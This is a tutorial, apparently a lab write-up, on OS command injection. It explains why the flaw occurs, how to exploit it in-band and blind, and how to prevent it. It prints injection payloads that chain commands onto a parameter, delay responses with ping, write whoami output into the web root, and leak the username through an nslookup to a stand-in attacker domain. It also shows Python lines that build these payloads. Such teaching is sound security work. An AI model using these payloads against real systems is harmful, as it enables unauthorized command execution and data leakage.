OS Command Injection
Difficulty: Apprentice → Practitioner
Introduction

Command injection happens when an application takes user input and hands it straight to a shell, expecting it to stay put as one clean argument. Shells don’t work that way. A handful of characters and your “product ID” becomes a second, unrelated command running with the same privileges as the web server.
This path covers spotting it, exploiting it when the output comes back to you, and exploiting it blind when it doesn’t.
Why It Happens
Some applications still shell out to system binaries instead of using a library or API, usually for legacy reasons, a script nobody wants to rewrite, or a “quick” feature that grew teeth. A stock-checker might look like this internally:
1 | stockreport.pl 381 29 |
Nothing wrong with that on its own. The problem is what happens when 29 is actually attacker-controlled input that never gets validated.
A Simple Case
Drop a shell metacharacter into a parameter and the shell treats whatever follows as a brand new command:
1 | & echo aiwefwlguh & |
If that lands in productID, the shell actually executes:
1 | stockreport.pl & echo aiwefwlguh & 29 |
Three commands run back to back. stockreport.pl fails because it’s missing its argument, echo prints the marker string proving the injection worked, and 29 errors out as an unrecognized command. That’s the whole giveaway, an echoed string that has no business appearing in a stock report response.
In the corresponding lab, the same idea applies to the storeId parameter, except instead of proving execution with a marker string, the goal is reading whoami directly out of the response:
1 | params['storeId'] += "|whoami" |
One pipe character, and the response you get back is whoami‘s output instead of the store status. Full script here.
When Nothing Comes Back: Blind Injection
Most real targets won’t print your command’s output back into the page. That doesn’t mean the injection failed. It means you need a different way to notice it worked.
Time Delays
ping is the easiest signal there is: tell it to send ten packets, and the response takes roughly ten seconds longer than it should:
1 | ||ping -c 10 127.0.0.1|| |
You don’t need any output for this one. If a request that normally returns instantly suddenly takes ten extra seconds, the command ran.
The feedback form lab injects this into the email field and just times the response:
1 | exploit = f"{ou}ping{space}-c{time}{space}{localhost}{ou}" |
Wrapping the request in a thread and polling time.monotonic() while it’s in flight makes the delay obvious without guessing. Script here.
Redirecting Output to a File You Can Reach
If the app happens to serve static files from somewhere on disk, point the command’s output at a file inside that directory and fetch it afterward:
1 | ||whoami>/var/www/images/whoami.txt|| |
The > sends whoami‘s output straight to a file the web server will happily hand back on the next request. Same feedback form, same injection point, except this time the payload writes to disk instead of stalling the response, and a follow-up GET to the image endpoint reads the result:
1 | exploit = f"{ou}whoami{redirect}{filepath}{filename}{ou}" |
Out-of-Band, When Neither of Those Work
When there’s no writable web root and no observable timing difference, the last option is forcing the server to reach out to infrastructure you control, usually with nslookup:
1 | ||nslookup $(whoami).kgji2ohoyw.web-attacker.com|| |
The lookup itself confirms execution, and since $(whoami) gets resolved before the DNS query fires, the subdomain that shows up on your listener is the command’s output. This needs an external collaborator rather than a plain script, so it’s not part of the repo above. Burp Suite ships one built in, but only in the Professional edition, Community doesn’t include Collaborator. Still worth knowing conceptually, even without a script to point at.
&, &&, |, and || all work cross-platform. ; and newline injection are Unix-only. Backticks and $(...) give you inline execution instead of chaining, useful when you need the injected command’s output to feed into the original one, as in the OAST example above.
How To Prevent It
- Don’t call out to the OS from application code if there’s any way around it. Most “shell out to a binary” functionality has a native library equivalent.
- If shelling out is unavoidable, validate hard: allowlist known-good values, or restrict input to alphanumeric characters only.
- Don’t try to sanitize by escaping shell metacharacters yourself. It’s a losing game against a determined attacker; there’s always a metacharacter you forgot to escape.
Summary
Command injection is one of the few bug classes where blind exploitation is often easier to reason about than the in-band version. A ping delay or a DNS lookup doesn’t care whether the app reflects anything back to you. The three cases here (visible output, timing, and file write) cover most of what shows up in the wild; out-of-band is the fallback once the other two are dead ends.
Scripted these instead of solving through the UI, same as always, it forces you to actually understand what each payload depends on rather than pattern-matching a button in Burp. Repo here: Command Injection Scripts Repo
Have a nice day, and see you again in the next article!
Any feedback in the comments section is very appreciated.
Thank you for your attention.